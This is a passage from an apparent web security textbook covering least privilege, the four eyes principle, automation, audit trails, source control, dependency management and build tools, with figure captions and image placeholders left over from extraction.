
- Use parameterized statements when connecting to the database.
- Validate all inputs coming from the HTTP request against an allow list, using pattern matching, or against a block list.
- Connect to the database as an account with limited permissions.
- Validate that each response from each database call has the expected form.
- Implement logging of the database calls and monitor for unusual activity.

## The principle of least privilege

The twin principle for defense in depth is the *principle of least privilege*, which states that each software component and process is given the minimum set of permissions to achieve what it is intended to do. To interrogate this concept a little further, let's reach for an analogy.

Imagine you are head of security at an airport. People at an airport have to follow a lot of rules: international travelers must pass through passport control while domestic travelers are permitted to progress directly to baggage

claim. Pilots are permitted to board planes and enter the cabin—a privilege that is not allowed for passengers. Maintenance staff and ground crew are permitted to access secure areas after they have passed through security checks and are wearing a special lanyard.



The point is that every employee and customer of the airport is permitted to perform a set number of actions, but nobody has unlimited permissions. Even the CEO of the airport isn't allowed to bypass passport control after returning from an overseas trip.

Think through how to apply the principle of least privilege to your web application. This can mean, for instance:

- Restricting the permissions of JavaScript code executing in the browser, by preventing access to cookies and setting a content security policy.
- Connecting to a database under an account with limited permissions. For example, this account may require read-write privileges, but it should not be allowed to change table structures.
- Running your web server process as a non-root user, which only has access to the directories required to access assets, configuration, and code.

Employing the principle of least privilege will ensure that any attacker who overcomes your security measures will be able to do only a minimal amount of damage. If an attacker is able to inject code into your web pages, making your cookies inaccessible to JavaScript code may still save the day.

## Summary

- Validate all inputs to your web server—preferably, by checking against an allow list or, if that fails, by pattern matching or, as a last resort, by implementing block lists.
- Email addresses should be validated by sending a confirmation token in a hyperlink and requiring the user to click on it.
- Untrusted input incorporated in the HTTP response, database commands, or operating system commands should be escaped.
- Calls to databases should be performed using parameterized statements, which will safely escape malicious strings.
- Ensure that your GET requests do not change state on the server or else your users will fall victim to cross-site request forgery (CSRF) attacks.
- Employing RESTful principles will ensure that your URLs are cleanly organized and secure.

- Implementing defense in depth—building out multiple, overlapping layers of security—will ensure that a temporary security lapse in one area cannot be exploited in isolation.
- Implementing the principle of least privilege—allowing each software component and process only the minimal permissions it needs to do its job—will mitigate the harm an attacker can do if they manage to overcome your defenses.

# 5 Security as a process

## This chapter covers

- Why you should have two people implement changes to critical systems
- How restricting permissions to members of your organization can keep you safe
- How you can use automation and code reuse to prevent human error
- How automated testing and deployment are key to secure releases
- Why audit trails are important in detecting security events
- How important it is to learn from your security mistakes

The Forth Bridge is a 9-mile-long cantilevered railway bridge over the river Forth, to the west of Edinburgh in Scotland. When built, it was considered an engineering marvel—it was the first major structure in Britain to be built from steel. The choice of materials also posed a maintenance problem: To protect the steel from the harsh Scottish winters, all nine miles of the bridge needed to be covered in paint.

Painting began as soon as construction was complete. Given the length of the bridge, a permanent painting crew continuously worked on upkeep. "Painting the Forth Bridge" became for the Scots a colloquial expression for a never-ending task, since they came to believe that the paint crew would finally reach one end and then have to begin working on a full repaint at the other.

Maintaining a web application can feel a little like painting the Forth Bridge. Rarely is a web application fully finished, and knowing how to modify and maintain a working application in a secure fashion is a *process*. It's not sufficient to have an encyclopedic knowledge of potential vulnerabilities at the code level—you also need to know how to securely make changes.

Writing code is a team sport for most developers, so let's start out by talking about how to take advantage of that when implementing changes.

## Using the four eyes principle

Highly secure systems often implement the *four eyes principle*, a control mechanism that requires two people to approve a critical change before it can be implemented. An extreme example is nuclear missile launch crews, who must be careful to prevent accidental launches. To protect against them, the launching of a missile requires two operators to turn keys at either end of a room, before entering the launch code. (Presumably, the launch device plays the national anthem and wishes them a happy apocalypse when they succeed in the operation.)



Though the stakes are thankfully lower for web applications, applying the four eyes principle can help you keep your systems secure. Changes to critical systems — releases of code, configuration updates, database migrations — should be authored by one individual and then approved by another. A second pair of eyes besides the original two of the author can help spot potential security lapses before they happen, and because approvals generally take place in a ticketing system, they generate a paper trail that can help support staff when troubleshooting. When unexpected errors start occurring on a web application, the first thing question a support engineer will ask is "What has changed recently?" A list of recently implemented change tickets and a disciplined source control strategy (more on that shortly) will help answer that question.

Approvers must take their task seriously, too, rather than just rubberstamp whatever comes their way. When a team member grants approval for a critical system change to proceed, they are vouching for the fact that they believe that change will not be disruptive. If the person still has any doubt in their mind, they should be empowered to decline approval and ask for extra assurances and safety measures before the change is allowed to proceed! (They should also be sufficiently trained to permit good judgment: it often helps to have senior engineers or dedicated security team members do reviews.)

### **Talking aloud**

Implementing change-management controls like the four eyes principle will force you and your team to document each change ahead of time. The act of writing down what you are about to do is helpful in itself, even before it is read by others: it will force you to clarify how the change will be implemented, why it is necessary, what the risks are, and what success looks like. In fact, making things explicit is a useful technique for clarifying your thoughts when writing code too. Some programmers believe in the usefulness of *rubber duck debugging*, which is the practice of explaining to a rubber duck (or another arbitrary inanimate object) how your code should be working when trying to resolve bugs. The point is not that the rubber duck will make suggestions back to you—but that by putting your problem into words, you will often realize what is wrong as you are monologuing!



The error handling on  
line 33 fails to reset the  
file pointer, causing the  
NullPointerException  
further down the method

## Applying the principle of least privilege to processes


In the last chapter, we discussed the principle of least privilege, which states that a subject should be granted only the minimum set of privileges required to complete its task. We saw how this applied to systems like web servers and database accounts. It can (and should!) be equally applied to people at your organization.

Restricting the privileges of team members will reduce the risk of an employee going rogue and making destructive changes. More charitably, it will also reduce the damage an outside attacker can do if they manage to steal or guess the credentials of a member of your organization. Depending on the size of your organization, it is often useful to break out responsibilities into a number of different roles. The following figure shows some common roles in organizations that produce software.



## Developer

Writes code  
Reviews code  
Approves merges



## DevOps

Releases code  
Rollsback releases




## Quality Analysis

Tests code  
Approves releases



## Systems Administrator

Monitors servers  
Scales applications



## Database Administrator

Maintains databases  
Approves schema changes  
Tunes indexes  
Handles backups + failover



## Support

Monitors errors + logs  
Handles customer enquiries  
Diagnosis + troubleshooting


Depending on the size and culture of your organization, the same individual may have to play several roles. It can also help to *time box* privileges: Sensitive permissions, like the permission to change servers or upgrade database structures, should be granted for only a short time. This reduces the risk of a malicious actor hijacking an account and making destructive changes.

## Automating everything you can

We have talked a little about how to implement change control to mitigate the risk of human error, but do you know what is more reliable than humans? Computers! Automating any manual processes within your organization will reduce the risk of mistakes. Here are some processes you should automate when managing your web applications, if you haven't already:

- Building code: Compiling code and generating assets (like JavaScript and CSS) should be performed by an automated build process capable of being triggered from the command line or development environment.
- Deployment: Code should be deployable from source control via a single command. Rolling back code should be just as easy. (Although stateful systems like databases will typically require a little more or a manual process to unwind changes.)
- Adding servers: Increasing the number of servers that host your web application and subsidiary services should be as scripted as possible. Use DevOps tools and containerization to make bringing up a new server as painless as possible.
- Testing: Build unit tests into your build process. Use automated browser testing tools to identify breaking changes in each release. Use automated penetration testing tools to identify security flaws before attackers do.

As a rule of thumb, any process described as a multistep sequence in your documentation is a good candidate for being replaced with a script or build tool. We will see later in the book how often security issues arise from misconfigured servers or deployment accidents. Reducing the number of manual steps in your development lifecycle will reduce the risk of this happening to you!




## Not reinventing the wheel

Most of the software that powers your web application—from the operating system to the web server to the database—won't have been written by you and your team. You will have generally purchased a license or be running open-source software. This is good! You can't expect to be an expert on low-level networking protocols or the niceties of database indexing, so making use of existing technologies will give you a head start, allowing you to solve the challenges unique to your web application rather than reinventing what someone else has already built.

Code reuse is good for your security stance. By using third-party code—either at the operating system level or separate applications like a database or libraries imported by your build process—you can make use of the expertise of the people who design and maintain this code. The hard-working coders who maintain popular web servers and operating systems are security *experts*, and their work is thoroughly vetted by hundreds of security researchers who

are paid to find and report security flaws to the authors of these applications. (You will need to be diligent about keeping up with security patches for any third-party code you use, as we will discuss in Chapter 13.)



**A widely used, battle-tested  
web server**



**Your homemade  
web server**

There are a couple of domains where you should definitely, most certainly, and without question avoid rolling your own solutions. The first rule is this: Never implement your own encryption algorithms! Encryption is a fantastically difficult area to get right. To give you a sense of how difficult, the National Institute of Standards and Technology (NIST) has been running a competition since 2018 for people to submit encryption algorithms that would be secure in a future where quantum computing is achieved and widespread. (Quantum computers harness the phenomena of quantum mechanics to perform certain types of mathematical operations much, much faster than today's computers. One such problem is integer factorization, which underpins much of modern cryptography.) Of the many algorithms submitted by experts from around the world, only a handful remain uncracked! Since the world's leading security experts are routinely having their encryption algorithms proven to be flawed, it makes sense to show some humility as a web developer and follow the guidance of experts.

The second domain in which you should be wary of coding your own solution is session management. Recall from the last chapter that a *session* is how your web server recognizes a returning user after authentication. Usually, this is done by setting a session ID in a cookie that can be looked up in a server-side session store; or by implementing client-side sessions that write the entire session state in the cookie.

In theory, implementing sessions for your web application sounds straightforward. In practice, is very difficult to get right. Later in the book, we will review how predictable or weakly random session IDs can be enumerated and exploited by an attacker; how session IDs that can be fixed by an attacker can lead to users having their sessions hacked; and how insecurely implemented client-side sessions can allow malicious users to escalate the privileges. Session management is difficult to implement securely, and a frequent target of attack, so always look to use the session implementation that comes with your web server rather than write your own.

## Keeping audit trails

Knowing who did what and when is key to keeping your web application secure. Just as secure organizations keep visitor logs, so should your application and processes keep track of critical activity. Audit trails can help you identify suspicious activity during a security incident, and they are the key to figuring out what happened afterward during the forensics stages.

Here are some common ways that secure applications use audit trails:

- **Code changes:** Updates to the codebase should be stored in source control so that you can review which lines of code were changed and by whom. Code changes should be digitally signed when they are transmitted to the code repository.
- **Deployments:** You should keep a log of which versions of the codebase are deployed to which servers, when those releases were rolled out, and by whom.
- **HTTP access logs:** Your web server should log which URLs on your site are accessed, the HTTP response codes, the source IP address and HTTP verb, and when it was accessed. (For IP addresses, be wary of local

regulations around storing *Personally Identifiable Information* (PII), since there may be limits on how they must be handled.)

- User activity: Significant actions by a user—like signing up, logging in, and editing content—should be logged and be readily available to support staff. (The proviso about PII is doubly relevant here if you use real names!)
- Data updates: Changes to rows in your database should have an audit trail. At the very least, keep a record of when each row is created or updated. For more sensitive data, keep a record of which process or user last updated the data.
- Admin access: Administrative access to systems should be logged and recorded so that you can detect anomalous behavior or accidental changes.
- SSH access logs: If you allow remote access to servers via the secure shell (SSH) protocol, the access logs should be recorded on the server and shipped to a centralized location.

The widely loved Twitter account @PepitoTheCat takes a photo whenever said cat enters or leaves his cat flap. This is a good example of an audit trail, should you ever need to know the whereabouts of Pepito.




**Writing code securely**

So far, the advice in this chapter has been pretty organizational: it's all good advice, but if you are reading this book, your day job is probably more concerned with writing code than assigning roles to people in your organization. So, let's take a minute to discuss how the principles apply to your *software development lifecycle* (SDLC), the process by which you write and release code.

## Using source control

Your most important tool as a developer is source control. Tracking changes to your codebase in a tool like `git` is essential to keeping a record of when new features are added to your web applications.

If your team follows the *GitHub flow* (popularized by the company of the same name) they should create branches for new features that they are writing and then merge them back into the main branch when the code is ready for release. Merge-time is a great opportunity for reviewing code, and you should require code to be reviewed by a team member for anything merged into the main branch.



Other organizations choose to implement *trunk-based development* (TBD) where each developer merges their changes into the main (trunk) branch each day. Since a trunk must always be releasable, features are disabled by *feature toggles* until they are ready to go live. (When the relevant approvals have been made, obviously!) This is a useful approach if your organization needs to release features to smaller test audiences of users as part of a staged rollout; or if they wish to implement *blue green deployment*, whereby two versions of the application can be live in production and traffic is gradually moved over from the older version (blue) to the newer one (green) with each release.

## Managing dependencies


Third-party code used by your application should be imported by a *dependency manager*, a tool designed to import specific versions of third-party libraries (*dependencies*) when building or deploying code. Every modern programming language has its own preferred dependency manager.

Programming Language	Dependency Manager(s)
Node.js	npm
Ruby	bundler
Python	pip
Java	Maven, Gradle, Ivy
.NET	NuGet

PHP

Composer

A dependency manager can be compared to a container ship loading dock—and in actual fact, many dependency managers refer to the list of software modules to be imported as a *manifest*, in the same way that cargo ships have manifests listing their cargo. The dependency manager will compile the modules needed to run your code and package them up for deployment.




Using a dependency manager will allow you to fix which *versions* of each dependency your codebase uses in a deterministic manner, which is important for security. When vulnerabilities are discovered by researchers, security advisories should be published for specific versions of a dependency. Knowing precisely which dependencies are being used in each environment

will allow you to update to secure versions easily. This is known as *patching* dependencies. We will cover this in detail in Chapter 13.

## Designing a build process

If you need to compile source code or generate assets like Cascading Style Sheets (CSS) or minified JavaScript before release, you should automate that process. A script that automatically generates software artifacts ready for deployment is called a *build process*, and the tool used to run such scripts is a *build tool*. Like dependency managers, each language has a set of popular build tools, and you should use a well-supported build tool to automate the generation of assets. (In actual fact, dependency managers are often invoked as part of a larger build process, which prepares your code for deployment.) Using a build tool will reduce the risk of human error when readying code for release.

Programming Language	Build Tool(s)
Node.js	Webpack, Grunt, Gulp, Babel
Ruby	Rake
Python	distutils, setuptools
Java	Maven, Gradle, Ivy, Ant
.NET	MSBuild, NAnt



